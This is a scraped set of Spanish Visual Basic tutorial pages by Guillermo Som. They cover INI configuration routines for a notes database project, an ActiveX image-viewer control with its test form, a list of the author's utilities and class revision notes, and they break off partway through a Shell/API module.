Fecha	Fecha/Hora	Me gusta saber cuando me ocurren las cosas
Tema	Texto (50)	Programación, música, amigos, libros, artículos, etc.
Asunto	Texto (255)	Como en la tabla anterior, un concepto básico del tema en cuestión. En el caso de un artículo de una revista, podría ser el titular del artículo.
Medio	Texto (255)	Pues, el sitio donde hemos visto u oido el asunto. Por ejemplo el nombre de la revista.
Localización	Texto (255)	El número y página donde encontrar el artículo.
Descripción	Memo	La descripción del asunto, copia del artículo, etc.
Detalle	Binario	En este campo podremos "pegar" la información extra que queramos, desde un mensaje, hasta un gráfico y cualquier documento OLE.

Por supuesto, las longitudes de los textos, puedes "acortalas", pero a mi me gusta que sobre, en lugar de que me falte sitio. Debes tener en cuenta que al almacenarse en la base de datos, no se desperdicia el espacio no usado.

Ahora que ya tenemos "la base" de nuestra idea, vamos a empezar a crear el proyecto:

Para ello debemos considerar, que o bien creamos "manualmente" la base de datos o bien será el programa el que lo haga. Lo más fácil es la primera opción, eso nos evitaría "un montón" de código; pero la intención de este artículo/proyecto es aprender; así pues, vamos a tomarnos "la molestia" de hacerlo por medio de código, desde el programa.

Así las cosas, cuando el programa empiece, deberá comprobar que base de datos abrir y que tablas usar, aunque ésto último, no será configurable.
Esta información la tomará de un archivo de configuración (INI). Para ello podemos usar las funciones incorporadas en VB4: GetSetting y SaveSetting. Pero el problema es que según trabajemos en 16 ó 32 bits, usará archivos INI o el registro del sistema. Por una parte, usar el registro del sistema, está bien si sólo trabajamos en un ordenador, pero ¿que ocurre si el proyecto se usa en una red? Por tanto, creo que es preferible usar archivos INI. El problema con estos archivos es que se suelen guardar en el directorio local de Windows, así que también tendríamos problemas al trabajar en red.
La solución: crear el archivo de configuración en el directorio de la aplicación. Con esta solución, el único requisito es que el programa siempre se ejecute desde el mismo directorio. Cosa que es habitual cuando se trabaja en red.

Para poder crear archivos de configuración, vamos a usar las funciones incluidas en el API de Windows: GetPrivateProfileString y WritePrivateProfileString.
Aunque las llamadas a estas funciones se filtrarán por unas rutinas de creación propia, con los mismos parámetros que las incorporadas en Visual Basic 4. Así, si cambias de idea y prefieres usar las que VB trae de fábrica, sólo tendrás que efectuar una operación de búsqueda/reemplazo.

Manos a la obra: Vamos a crear un proyecto nuevo.
Si aún no tienes cargado el Visual Basic, ya puedes hacerlo.
Crea un nuevo proyecto y comprueba que esté seleccionada la opción de "declarar las variables", así si cometes algún error al teclear, podrás detectar mejor dónde está el fallo.
El nombre del proyecto será: **gsNotas**, (que se note que soy yo el que se está pegando el curro de escribir esto, jé).
El form que automáticamente se crea, se llamará también gsNotas, pero con la extensión .frm

Consejo: Yo tengo por costumbre guardar inmediatamente las cosas, son muchas las sorpresas desagradables que he tenido por culpa de no seguir este consejo.

Así que pulsa en guardar proyecto y dale los nombres que te he indicado. Por supuesto que puedes usar otros, pero estos son los que usaré al referirme a ellos.

Ahora vamos a crear un módulo basic para guardar las rutinas y declaraciones del API que antes he comentado:

Selecciona Insertar nuevo módulo y lo guardas como: **Profile.bas**
Escribe el siguiente código en la sección de las declaraciones:

```
'------------------------------------------------
' Profile.bas                          (24/Feb/97)
' Autor:        Guillermo Som Cerezo, 1997
' Fecha inicio: 24/Feb/97 04:05
'
' Módulo genérico para las llamadas al API
' usando xxxProfileString
'------------------------------------------------
Option Explicit

#If Win32 Then
    'Declaraciones para 32 bits
    Private Declare Function GetPrivateProfileString Lib "Kernel32" Alias "GetPrivateProfileStringA"
_
                (ByVal lpApplicationName As String, ByVal lpKeyName As Any, _
                 ByVal lpDefault As String, ByVal lpReturnedString As String, _
                 ByVal nSize As Long, ByVal lpFileName As String) As Long
    Private Declare Function WritePrivateProfileString Lib "Kernel32" Alias
"WritePrivateProfileStringA" _
                (ByVal lpApplicationName As String, ByVal lpKeyName As Any, _
                 ByVal lpString As Any, ByVal lpFileName As String) As Long
#Else
    'Declaraciones para 16 bits
    Private Declare Function GetPrivateProfileString Lib "Kernel" _
                (ByVal lpApplicationName As String, ByVal lpKeyName As Any, _
                 ByVal lpDefault As String, ByVal lpReturnedString As String, _
                 ByVal nSize As Integer, ByVal lpFileName As String) As Integer
    Private Declare Function WritePrivateProfileString Lib "Kernel" _
                (ByVal lpApplicationName As String, ByVal lpKeyName As Any, _
                 ByVal lpString As Any, ByVal lplFileName As String) As Integer
#End If
```

Bien, ya tenemos las declaraciones del API, fijate que se han declarado de forma Privada, así no las usaremos desde otro módulo por equivocación, a no ser que se declaren de nuevo.

Ahora vamos a crear las dos rutinas que se encargarán de leer y escribir la información del archivo INI.
La primera, para seguir el mismo orden que las declaraciones del API, será LeerIni:

```
'
Public Function LeerIni(lpFileName As String, lpAppName As String, lpKeyName As String, Optional
vDefault) As String
    'Los parámetros son:
    'lpFileName:    La Aplicación (fichero INI)
    'lpAppName:     La sección que suele estar entrre corchetes
    'lpKeyName:     Clave
    'vDefault:      Valor opcional que devolverá
    '               si no se encuentra la clave.
    '
    Dim lpString As String
    Dim LTmp As Long
    Dim sRetVal As String

    'Si no se especifica el valor por defecto,
    'asignar incialmente una cadena vacía
    If IsMissing(vDefault) Then
        lpString = ""
    Else
        lpString = vDefault
    End If

    sRetVal = String$(255, 0)

    LTmp = GetPrivateProfileString(lpAppName, lpKeyName, lpString, sRetVal, Len(sRetVal),
lpFileName)
    If LTmp = 0 Then
```

```
        LeerIni = lpString
    Else
        LeerIni = Left(sRetVal, LTmp)
    End If
End Function
```

La segunda, será el equivalente a SaveSetting:

```
Sub GuardarIni(lpFileName As String, lpAppName As String, lpKeyName As String, lpString As String)
    'Guarda los datos de configuración
    'Los parámetros son los mismos que en LeerIni
    'Siendo lpString el valor a guardar
    '
    Dim LTmp As Long

    LTmp = WritePrivateProfileString(lpAppName, lpKeyName, lpString, lpFileName)
End Sub
```

Una vez creadas las dos rutinas, podemos grabar el módulo.

El siguiente paso será leer la información del archivo de configuración y si la base de datos no existe, cosa que ocurrirá la primera vez que ejecutemos el programa, nos debe preguntar por el nombre y la localización (path), acto seguido pasará a crearla.
Si ya existiera, cosa que ocurrirá en las siguientes ocasiones, simplemente la usará.

Antes de seguir, (tranquilo, no te impacientes, de lo que se trata es de hacer las cosas bien, o al menos intentarlo y para ello debemos tener las cosas claras), deberíamos pensar en la estructura que tendrá el archivo de configuración.
Aunque en este proyecto no es importante manejar configuraciones generales y particulares, nos puede servir para otros, en los que si sea necesario hacer la distinción.

Por ejemplo, el nombre de la base de datos si puede ser General, pero no su localización o la posición y tamaño de la ventana de trabajo.
Y la localización, ¿por qué no? Pues, porque si trabajamos en red, en cada puesto puede tener un nombre unidad distinto. Aunque yo recomendaría el uso del nombre "largo"
\\Nombre_Equipo\Unidad_Disco\Directorio
para que de esta forma no hubiese problemas de localización.
Bueno, vamos al tema, el archivo tendrá un apartado General con el nombre de la base de datos.
También un apartado para cada usuario, con entradas (claves), para la Localización, (el path de la base de datos), El tamaño y la posición de la ventana y otras cosas que puedan ir surgiendo.

También puede ocurrir que deseemos manejar varias bases de datos a la vez. Aunque sólo una en cada ejecución del programa. Esto será un problema si trabajamos en red, (otro más), porque al modificar un archivo común de configuración, alterará al resto de los usuarios, al menos los que quieran trabajar después de nosotros.

Solución: Poder usar varios nombres de bases de datos.
Para hacer esto, debemos tener un *contador* con el número de las bases creadas, así como el nombre de cada una de ellas.
En el apartado general, en lugar de tener sólo el nombre de la base de datos, tendremos una entrada que nos indicará cuantas bases hemos creado, para de esta forma, saber "cuantas veces" deberá comprobar los nombres...
Ya verás esto explicado más adelante, ahora no debe preocuparte este tema, sólo saber que existirán entradas del tipo:
Basexx= Donde xx será un número de dos cifras, (creo que con 99 bases de datos diferentes, es suficiente!)
También existirá una entrada con el número de bases diferentes:
NumeroBases=x Este será el contador y se incrementará cada vez que se cree una nueva base de datos.
El programa leerá las bases creadas y nos mostrará un ComboBox del cual seleccionaremos la que queramos usar.

¿Por qué complicarnos tanto? Porque, como he dicho antes, de eso se trata, de hacer cosas complicadas para que en un momento dado, cuando se presente la ocasión, saber por donde cogerla. Además, puede ser interesante llevar varias bases, por si no queremos "mezclar" los asuntos.

Bueno, sigamos. Como he comentado, pueden existir varios usuarios, así que el programa deberá preguntar el nombre, para poder "cargar" la configuración personal.
Por tanto tenemos que el programa debe saber el nombre del usuario y que base de datos quiere usar, o crear, en caso de que no exista.

Manos a la obra: Crea un nuevo form, (el Form1 lo vamos a dejar para más adelante), y guardalo como: *Entrada.frm*. Los controles que vamos a usar serán: un TextBox, un ComboBox y tres botones: Aceptar, Cancelar y Examinar, además de dos etiquetas.
Este sería el aspecto del formulario Entrada.frm:

Las propiedades del form serán: Name: frmEntrada, BorderStile: 3-Fixed Dialog
Combo1 Style: 0-DropDown Combo
Los botones se llamarán: cmdExaminar, cmdAceptar y cmdSalir.
CommonDialog1.Filter: Bases de datos (*.mdb)|*.mdb|Todos los archivos (*.*)|*.*

Vamos a ver el código de forma genérica:

```
Form_Load:
        'Leer el número de bases creadas
        'Comprobar y leer los nombres
        'Mostrar la información con los datos procesados.

cmdAceptar_Click:
        'Comprobar si la base existe en el combo
        '       Si no existe, añadirlo al combo
        'Comprobar si existe "fisicamente" la base
        '       Si no existe crearla
        'Guardar los datos de configuración

cmdCancelar_Click:
        'Terminar el programa!!!

cmdExaminar_Click:
        'Abrir el control de diálogos comunes y "localizar"
        'los archivos con extensión MDB
        'Añadirlo al Combo y seleccionarlo
```

Veamos ahora los detalles:
(lo voy a dejar por hoy, mañana será otro día... son las 06:20, hora local)

Nota: Los cambios realizados (el 1/Mar) son:

> "El look" del Form de Entrada.
> Y que el ComboBox es del tipo 0- DropDown Combo
> (sino, no se puede escribir!)

ActiveX

Visual Basic 5, VB5cce...

Actualizado el 30/Jul/2003 (20-May-1997)

Contenido:

1. Controles, Listados y Páginas de Ejemplo de controles ActiveX (antes OCX)
2. Si quieres ver un extracto de lo que nos deparará el VB5, sigue este link.
3. Creación de un control ActiveX (OCX) Paso a Paso
4. Nuevo apartado HTML Layout Control, para crear páginas ALX (ActiveX)
5. Otro control ActiveX más: gsSelDir.ocx (página explicativa) y la página de Prueba
6. Control ActiveX: **gsVerImagenes**, La explicación (en esta página) y también la página de Prueba
7. Control ActiveX: **gsSelDirFile** (página explicativa) y la página de Prueba
8. Control ActiveX: **gsImage** (página de prueba, el código del control y ejemplos para VB4 y VB5)
9. Cómo instalar y configurar el Visual Basic 5.0 Control Creation Edition (VB5CCE) (20/Jul/2003)

Controles, Listados y Páginas de Ejemplo:

Aún no he hecho muchas cosas con VB5, pero como referencia, puedes ver los listados de los dos controles ActiveX que he creado, sé que no son nada del otro mundo, pero tenía que empezar con algo... 8-}

Los Listados	Las Páginas de Ejemplo
Ctl_Guil (ctl_Guil.zip) gsMarquee (gsMarque.zip) gsSpin (gsSpin.zip 16.2 KB) gsSelDir (página explicativa) gsVerImagenes (la explicación) gsSelDirFile (página explicativa) gsImage (gsImage.zip)	Ctl_Guiller (Ctl_Guiller.htm) gsMarquee (gsMarquee.htm) gsSpin (gsSpin.htm) gsSelDir (gsSelDir.htm) gsVerImagenes (gsVerImagenes.htm) gsSelDirFile (gsSelDirFile.htm) gsImage (gsImage.htm)

Hay un artículo (en inglés) con un ejemplo de cómo crear una control ActiveX (OCX), en el que me basé para crear los controles, a ver si recuerdo donde está... (seguro que era por "donde" Microsoft...)

Pero con el "**tutorial**" sobre la Creación de un control ActiveX Paso a Paso que he creado, puedes aprender algo, ¡espero!

Sobre el gsVerImagenes.ocx

Este control lo he hecho para probar eso que dicen de que ahora los Image y Picture aceptan también imagenes GIF y JPG. ¡Y es cierto! Para probarlo, usa este control.
El problema, que sólo guarda en formato BMP. Pero... algo es algo.

Pulsa este link si quieres bajar los listados del control, para usar con el VB5 o el VB5 cce (gsverimg.zip 10.1 KB)

Ahora **la explicación** de las cosillas que he hecho en este control. **¡Había que aprovechar el viaje!**
En primer lugar, si te fijas en el form de prueba, sólo con este control tienes todos los elementos para probar:
He incluido el botón Salir, para probar lo de los eventos y todo eso, este evento se produce al pulsar en ese botón y se puede controlar desde el form en el que está el control, (mira el listado para comprenderlo)

Bueno..., hoy no estoy muy inspirado, así que aquí tienes el listado del control y del form de prueba. La página de propiedades no la listo, porque no tiene ningún misterio. ¡A disfrutar que son dos días!

```
'-------------------------------------------------------------
'Prueba de Control para mostrar/guardar imagenes (12/Abr/97)
'
'(c)Guillermo Som, 1997
'-------------------------------------------------------------
Option Explicit

Dim iH As Integer
Dim iW As Integer

'Constantes para saber en que control estamos
Const esImg = 0
Const esPic = 1

'Los eventos de este control
Event Salir()
Event Examinar(ByVal sFile As String)
Event Guardar(ByVal sFile As String)


Private Sub cmdExaminar_Click(Index As Integer)
    'Examinar una archivo de imagen y asignarla al control
    Dim sFile As String

    On Local Error Resume Next

    'Los atributos de las extensiones ya están asignados
    sFile = "Image"
    If Index = 1 Then sFile = "Picture"
    CommonDialog1.DialogTitle = "Abrir una imagen en el control " & sFile

    CommonDialog1.filename = TxtPath(Index)
    CommonDialog1.ShowOpen
    sFile = Trim$(CommonDialog1.filename)
    If Err Or Len(sFile) = 0 Then
        Err = 0
    Else
        TxtPath(Index) = sFile
        If Index = 0 Then
            Image1.Picture = LoadPicture(sFile)
        Else
            Picture1.Picture = LoadPicture(sFile)
            'Picture1.Image = LoadPicture(sFile)
        End If
        'Producir el evento Examinar
        RaiseEvent Examinar(sFile)
    End If
    On Local Error GoTo 0
End Sub
```

```
Private Sub cmdGuardar_Click(Index As Integer)
    'Guardar la imagen como un archivo...
    Dim sFile As String

    On Local Error Resume Next

    'Los atributos de las extensiones ya están asignados
    sFile = "Image"
    If Index = 1 Then sFile = "Picture"
    CommonDialog1.DialogTitle = "Guardar la imagen del control " & sFile

    CommonDialog1.filename = TxtPath(Index)
    'Sólo se almacenará en formato BMP,
    'independientemente de la extensión que le demos.
    CommonDialog1.Filter = "Sólo BMP (*.bmp);*.bmp|Otro tipo pero el formato es
BMP|*.*"
    CommonDialog1.ShowSave
    sFile = Trim$(CommonDialog1.filename)
    If Err Or Len(sFile) = 0 Then
        Err = 0
    Else
        TxtPath(Index) = sFile
        If Index = 0 Then
            'Se guardará en formato BMP
            SavePicture Image1.Picture, sFile
        Else
            'En cualquier caso se guarda con formato BMP
            'SavePicture Picture1.Image, sFile
            SavePicture Picture1.Picture, sFile
        End If
        'Producir el evento Guardar
        RaiseEvent Guardar(sFile)
    End If
    On Local Error GoTo 0
End Sub


Private Sub cmdSalir_Click()
    RaiseEvent Salir
End Sub


Private Sub UserControl_Initialize()
    'MsgBox "UserControl_Initialize"
    iH = ScaleHeight
    iW = ScaleWidth
    'TamanoInicial
End Sub


Private Sub UserControl_Resize()
    'Este es el único tamaño permitido
    If Width <> iW Then
        Width = iW
    End If
```

```
    If Height <> iH Then
        Height = iH
    End If
End Sub
'
'¡ADVERTENCIA! NO QUITAR O MODIFICAR LAS SIGUIENTES LINEAS CON COMENTARIOS!
'MappingInfo=TxtPath(1),TxtPath,1,Text
Public Property Get NombrePicture() As String
    NombrePicture = TxtPath(esPic).Text
End Property


Public Property Let NombrePicture(ByVal New_NombrePicture As String)
    TxtPath(esPic).Text() = New_NombrePicture
    PropertyChanged "NombrePicture"
    'Intentar cargar la imagen
    CargarImagen Picture1, New_NombrePicture
End Property


'¡ADVERTENCIA! NO QUITAR O MODIFICAR LAS SIGUIENTES LINEAS CON COMENTARIOS!
'MappingInfo=TxtPath(0),TxtPath,0,Text
Public Property Get NombreImage() As String
    NombreImage = TxtPath(esImg).Text
End Property


Public Property Let NombreImage(ByVal New_NombreImage As String)
    TxtPath(esImg).Text() = New_NombreImage
    PropertyChanged "NombreImage"
    'Intentar cargar la imagen
    CargarImagen Image1, New_NombreImage
End Property


' Cargar valores de propiedades desde el almacenamiento
Private Sub UserControl_ReadProperties(PropBag As PropertyBag)
    TxtPath(1).Text = PropBag.ReadProperty("NombrePicture",
"D:\Webs\guiller\Imagenes\el_guille.jpg")
    TxtPath(0).Text = PropBag.ReadProperty("NombreImage",
"D:\Webs\guiller\Imagenes\el_guille.jpg")
    '¿Asignar las imagenes?
    'No es necesario
End Sub


' Escribir valores de propiedades en el almacenamiento
Private Sub UserControl_WriteProperties(PropBag As PropertyBag)
    Call PropBag.WriteProperty("NombrePicture", TxtPath(1).Text,
"D:\Webs\guiller\Imagenes\el_guille.jpg")
    Call PropBag.WriteProperty("NombreImage", TxtPath(0).Text,
"D:\Webs\guiller\Imagenes\el_guille.jpg")
End Sub


Private Sub CargarImagen(queControl As Control, ByVal sFile As String)
    'Cargar la imagen especificada
```

```
    On Local Error Resume Next

    queControl.Picture = LoadPicture(sFile)
    If Err Then
        Err = 0
        queControl.Picture = LoadPicture()
    End If
    On Local Error GoTo 0
End Sub
```

Ahora el form de prueba: (simple, ¿verdad?)

```
'-------------------------------------------------------
'Form de prueba para el control VerImagenes (12/Abr/97)
'
'(c)Guillermo Som, 1997
'-------------------------------------------------------
Option Explicit


Private Sub Form_Load()

    With VerImagenes1
        'Ajustarlo al tamaño del control
        '
        'Esto es por si se quiere centrar el form
        'Width = 360 + .Width
        'Height = 480 + .Height
        '
        'Posicianarlo arriba a la izquierda
        Move 0, 0, 360 + .Width, 480 + .Height

        'Obligar a cargar las imagenes especificadas
        .NombreImage = .NombreImage
        .NombrePicture = .NombrePicture
    End With
    'Centrar el form
    'Move (Screen.Height - Height) / 2, (Screen.Width - Width) / 2
End Sub


Private Sub Form_Unload(Cancel As Integer)
    Set Form1 = Nothing
End Sub


Private Sub VerImagenes1_Examinar(ByVal sFile As String)
    'Este evento se produce cuando se abre una imagen
    Caption = "Examinado/abierto: " & sFile
End Sub


Private Sub VerImagenes1_Guardar(ByVal sFile As String)
    'Este evento se produce cuando se guarda una imagen
    Caption = "Guardado como " & sFile
End Sub
```

```
Private Sub VerImagenes1_Salir()
    'Si se produce este evento, es que se ha pulsado Salir.
    Unload Me
    End
End Sub
```

Mis utilidades

para **Visual Basic**

y algunas que aunque no sean mías, las he hecho yo... que pa'l caso es lo mismo.

Actualizado: 24/Dic/1999
Revisado el 14/Sep/2003

Algunas de mis utilidades que he ido publicando por estas páginas y que hoy me he propuesto "rejuntar" para que puedas "criticar" a gusto...
Conforme vaya "viendo" otras que no estén aquí, las iré añadiendo...

La lista de algunas de mis "utilidades":

Están a la inversa, las más recientes arriba:

1. Revisión del código para leer ficheros INI desde Visual Basic (14/Sep/2003)
2. **gsSetDT y gsSetDTpuntoNET** revisión de la utilidad para cambiar la fecha/hora y versión para .NET (05/Ago/2003)
3. **gsHTMLColorCode:** nueva página para estar al día. (15/Nov/2002)
4. Revisión de **gsCalc** y también de la clase **cFormulas** (02/Nov/2002) y (03/Nov)
5. **gsCalc v4.00.1600:** Una calculadora con muchas características (28/Oct/2002)
6. **gsExtraeIco v3.02.2300:** Nueva revisión de la utilidad para extraer iconos (24/Oct/2002)
7. **gsLitGen** (utilidad para crear eBooks), revisión y código fuente (24/Oct/2002)
8. **gsHTMCodeColor Versión 2:** Nueva versión de la utilidad para colorear código (26/Jun/2002)
9. **gsRegEdit:** utilidad para manejar el registro (permite buscar/reemplazar valores) (28/Dic/2001)
10. **cQueryReg:** clase para manejar el registro del sistema (28/Dic/2001)
11. **DelayedForm:** Mostrar un formulario hasta que se pulse un botón o transcurra un tiempo (26/Dic/2001)
12. **cgsInpMsg:** una clase para mensajes personalizados (MsgBox e InputBox) (26/Dic/2001)
13. **gsNotas v3** Una utilidad para anotaciones y manejo de datos (04/Oct/2001)

14. Corregido "otro" BUG en **cNum2Text**: la clase de convertir números en letras (08/Sep/2001)
15. Cómo simular un Grid con celdas editables (17/May/2001)
16. **cFileTime:** clase para leer/asignar la fecha y hora de los ficheros, usando API (30/Abr/2001)
17. **gsSetDT:** utilidad (mejorada) para cambiar la fecha y hora de los ficheros (30/Abr/2001)
18. Clase para subclasificar ventanas (para añadir nuevos eventos a los formularios) (18/Abr/2001)
19. Dos formas de crear links (accesos directos), publicado originalmente en Enero/2000 (17/Abr/2001)
20. **gsHTMCodeColor:** revisión con control WebBrowser (11/Abr/2001)
21. **gsHTMCodeColor:** utilidad para colorear código y convertirlo en HTML (04/Abr/2001)
22. **cLocaleInfo:** Clase para obtener la información regional de Windows (23/Mar/2001)
23. Nueva revisión de **cNum2Text** (06/Dic/2000)
24. Nueva revisión de **cQueryReg** (06/Dic/2000)
25. Nueva revisión de la librería con utilidades: **gsAxDLL** (01/Jul/2000)
26. **cNum2Text** nueva revisión de la clase para convertir números a letras (01/Jul/2000)
27. **gsMakeCabW2K,** utilidad para crear ficheros CAB en Windows 2000 (01/Jul/2000)
28. **QueryReg:** Nueva revisión de la utilidad para manejar el registro del Windows (22/Jun/2000)
29. **cPlayWMP**, clase para reproducir audio WAV, MP3, M3U, con el WMP del IE5 (24/Dic/99)
30. **gsByR**, Buscar y Reemplazar versión 2 (26/Nov/99)
31. Clase para manipular el volumen de la tarjeta de sonido (09/Jul/99)
32. **cQueryReg:** Revisión de la clase para manejar el registro del sistema (12/Jun/99)
33. **cEncrypt:** una clase para encriptar/desencriptar (2/Jun/99)
34. **Manejar ficheros INIs**: leer, guardar, borrar, leer secciones enteras, leer todas las secciones (06/Mar/99)
35. **cFormula**: clase para evaluar expresiones, nueva revisión y mejora (09/Feb/99)
36. **gsExtraeIco** (v3) Utilidad para ver y extraer iconos de ejecutables y librerías de Windows (04/Feb/99)
37. **elGuilleTB** una utilidad para ejecutar utilidades desde un icono en la barra de tareas (02/Feb/99)
38. **cCambio** una clase para hacer cambios (Euro y esas cosas) (13/Ene/99)
39. **cNum2Text** una clase para convertir números a letras (13/Ene/99)
40. **cWindows**: una clase para operar con ventanas (2/Ene/99)

Las anteriores:

1. Quitar de una cadena los Caracteres indicados.
2. Rellenar una cadena con caracteres hasta completar una longitud dada
3. Formatear un número a una longitud dada y cambiar los signos de puntuación al indicado
4. Cálculo de la letra del NIF
5. Cambiar los caracteres extraños por ? (para usar en las consultas a bases de datos con LIKE)
6. Quitar y (opcionalmente cambiar) caracteres de una cadena (revisión de la utilidad anterior).
7. Convertir una fecha de formato ddmmaa a dd/mm/aa
8. Filtrar los caracteres ANSI y convertirlos en ASCII
9. Procesar el resultado de una consulta con varias tablas para evitar registros duplicados
10. Convertir números a letras (si lo prefieres así: Números a Texto, pues eso.)
11. Reiniciar Windows
12. Desglosar la línea de comandos y crear un array con cada uno de ellos
13. Un procedimiento genérico para imprimir
14. Saber el tipo de unidad y si es CD-ROM
15. **Cut-It**: Utilidad para trocear archivos grandes
16. Rutinas para clasificar un array en memoria
17. Botones al estilo Office y un pequeño truco para mostrar ToolTips
18. Auto-Run, ejecutar aplicaciones cada X minutos
19. Utilidad para simular un cuadro de diálogo personalizado
20. Códigos Postales y Callejero de las capitales
21. Extraer iconos y seleccionar archivos
22. Procesar Expresiones (fórmulas)
23. Cuadro de diálogo para buscar y reemplazar
24. Utilidad para simular un cuadro de diálogo al estilo InputBox y esas cosas...
25. Un procedimiento genérico para imprimir
26. Ampliación del procedimiento genérico para imprimir
27. Un Mini-Editor para usar con cualquier aplicación
28. **SelDir:** Diálogo para seleccionar Directorios y/o archivos
29. **gsSelDir:** Control para seleccionar Directorios
30. **gsSelDirFile:** Control para seleccionar Directorios y Archivos (gsSelDirFile)
31. **Sentinel**: Utilidad para mostrar los recursos y otras cosas del Windows 95... (16 bits)
32. **gsDirDif**: Utilidad para comparar el contenido de dos directorios y algo más...
33. **gsSetDT**: Utilidad para cambiar la fecha y hora de los ficheros
34. Revisión del diálogo de Buscar y Reemplazar
35. Revisión del form para seleccionar Impresora
36. Desglosar los parámetros de la línea de comandos

37. Esperar a que un programa termine (incluso si es de MS-DOS) (32 bits)
38. **RInstr** buscar en una cadena desde el final (está en las soluciones de la entrega 17 del curso básico)
39. Clase para generar números únicos para cada equipo
40. Simulación de una terminal al estilo MS-DOS
41. Funciones para cortar texto sin cortar las palabras (PropperWrap)
42. Cambiar la resolución de la pantalla (y el número de colores)
43. Clase para simular el StatusBar (de forma simple)
44. **cOSFolders**: una clase para saber los directorios del Sistema (Windows, System, Archivos de Programa, Menu Inicio, etc.)
45. **cQueryReg:** una clase para manipular el registro del Sistema.
46. Cómo leer el contenido de un fichero INI y poder manipularlo, sin usar API (está en las soluciones de la entrega 20 del curso básico)
47. **cGetTimer:** una clase para calcular periodos pequeños de tiempo
48. QuitarCaracterEx: Nueva función para quitar/reemplazar caracteres de una cadena
49. **cTaskBar**: Una clase para manipular la barra de tareas (taskbar)
50. **cQueryReg2**: revisión y ampliación de la clase para manipular el registro del sistema (14/Oct/98)
51. **cHtmlHelp**: una clase para manejar la ayuda HTML (29/Dic/98)

Nueva revisión de cNum2Text (clase para convertir números a letras) (06 y 07/Dic/2000)

08/Sep/2001: Nueva corrección de un BUG reportado por: Agusín Gómez (me imagino que será Agustín).

Pues eso, otra revisión más, en este caso de la clase que convierte números a letras, las modificaciones son estas que te relaciono a continuación:

Fecha de la revisión	Lo que se ha "revisado"
07/Jul/2000	Pluralizar es un función pública
08/Jul/2000	Nuevos arreglos a los decimales, ver comentarios.
20/Jul/2000	Arreglado el tema del sexo de los céntimos
19/Ago/2000	Arreglado el fallo del 1000
07/Dic/2000	Corrección para cientos millones (3ª) Ahora es un bucle Do en lugar de un simple IF

Son muchos los parches añadidos a esta clase, teniendo en cuenta que la primera versión la hice el 1 de Marzo de 1991, por eso, lo mismo me dedice a "reescribirla"

para que sea más operativa... ya te contaré.

Para recordarte lo que hace esta clase, sobre todo si este es tu primer contacto con ella, te diré que:
-convierte números a letras,
-acepta números decimales,
-el valor máximo soportado sería de doce cifras antes y después del decimal,
-permite indicar el "sexo" del número a mostrar,
-se puede indicar el número de decimales a manejar

Un par de ejemplos:

Número	El número convertido
1234567890.50	mil doscientos treinta y cuatro millones quinientas sesenta y siete mil ochocientas noventa pesetas con cincuenta céntimos
1234567890123.123456789012	ciento veintitrés mil cuatrocientos cincuenta y seis millones setecientas ochenta y nueve mil doce pesetas con cuatrocientos cincuenta y seis mil setecientos ochenta y nueve millones doce mil céntimos

Ahora los links para las explicaciones anteriores (la última del 1 de Julio de este año),
este link es un ejemplo de cómo usar la clase en una hoja de Excel (publicado el 21 de Agosto),
así como para el nuevo código de la clase: (cNum2Text_07dic2000.zip 6.14 KB)

Lo dicho, espero que te pueda ser de utilidad.

Nos vemos.
Guillermo
P.S.
7/Dic/2000: He modificado el código de comprobación de "cientos" millones cuando el sexo es femenino, ahora he usado un bucle DO por si hay varias coincidencias, antes se hacía con un solo IF.
P.S.2
Con fecha **08/Sep/2001** he actualizado el fichero de la clase y el ejemplo. Este link te llevará a la página de cNum2Text.

Nueva revisión de cQueryReg (clase para manejar el registro de Windows) (06/Dic/2000)

Por ahora sólo he publicado el fichero cQueryReg.cls con nuevas modificaciones desde la última publicación del pasado 22 de Junio de este mismo año, (ahora te cuento cuales), pero tengo preparada una nueva versión de la utilidad de "prueba" para mostrar información sobre claves almacenadas en el registro de Windows, tanto la clase como la utilidad están probadas en Windows 98 SE y Windows 2000 Profesional.

Estas son las modificaciones añadidas a la clase:

Fecha de la revisión	**Lo que se ha "revisado"**
22/Nov/2000	Todas las asignaciones de cadenas con String$(n,0), se sustituyen por String$(n,Chr$(0)), no altera nada pero es más evidente su función.
22/Nov/2000	Los valores Binarios se formatean como Hexadecimales, teniendo en cuenta las letras, no sólo los números. En lugar de usar Format$, uso Right$(...
23/Nov/2000	En ParseKey se comprueba que la clave no acabe en \
23/Nov/2000	En EnumValues se añade el valor de Default

Este link te llevará a la revisión del 22 de Junio
y este otro al código de la clase (cQueryReg_23nov2000.zip 16.1 KB)

Espero que te sea de utilidad.

Especial Shell
para 16 y 32 bits

Actualizado el 31-Oct-1997

Baja los listados de ejemplo para 16 y 32 bits (shell_2.zip 8.45 KB)

1. Cómo saber si un programa ha finalizado (VB4 16 ó 32)
2. Cómo saber si un programa ha finalizado (VB3)
3. Obtener la etiqueta y número de serie del volumen en VB de 16 bits. También para 32 bits
4. Usar Shell para ejecutar una orden del MS-DOS
5. Esperar a que un programa termine (incluso si es de MS-DOS) (32 bits)

1.- Cómo saber si un programa ha finalizado (VB4 16 ó 32) (3/Mar)

La razón de "repetir" este truco, es porque parece que no queda demasiado claro. Por tanto voy a dar los ejemplos por separado, con la función en un módulo independiente y ejemplo de cómo usarlo.
Espero que ahora esté mejor explicado y puedas usarlo "sin complicaciones"

El tema consiste en lo siguiente, tenemos el procedimiento EjecutarPrograma, el cual recibe tres parámetros:
El Form que hace la llamada
El programa a ejecutar (si es una orden del Command.com, te aconsejo que veas cómo hacerlo, en un truco que viene más abajo)
El nombre de la ventana que debemos chequear para poder cerrarla.

Ahora veamos el código, porque parece que también da pereza ver el contenido de los archivos de ejemplo.
El único inconveniente es que las páginas crecen y se hacen más lenta de cargar... bueno no importa cuando vea que tiene más KiloBytes de la cuenta, crearé otra página...

```
'----------------------------------------------------------------
'Shell_32.bas                                        ( 2/Mar/97)
'
'Módulo para comprobar si una tarea MS-DOS ha finalizado
'y cerrar la ventana asociada.
'Sirve tanto para VB4 o superior de 16 y 32 bits,
'si usas VB3 o anterior, usa el módulo Shell_16.bas
'
'Este código es de libre uso/distribución.
'----------------------------------------------------------------

'Declaraciones Generales
Option Explicit
Option Compare Text

'Declaraciones del API de 16 y 32 bits (sólo para VB4 o superior)
#If Win32 Then
    Private Declare Function GetWindow Lib "user32" _
        (ByVal hWnd As Long, ByVal wCmd As Long) As Long
    Private Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA" _
        (ByVal hWnd As Long, ByVal lpString As String, ByVal cch As Long) As Long
    Private Declare Function GetWindowTextLength Lib "user32" Alias "GetWindowTextLengthA" _
        (ByVal hWnd As Long) As Long
    Private Declare Function IsWindowVisible Lib "user32" (ByVal hWnd As Long) As Long
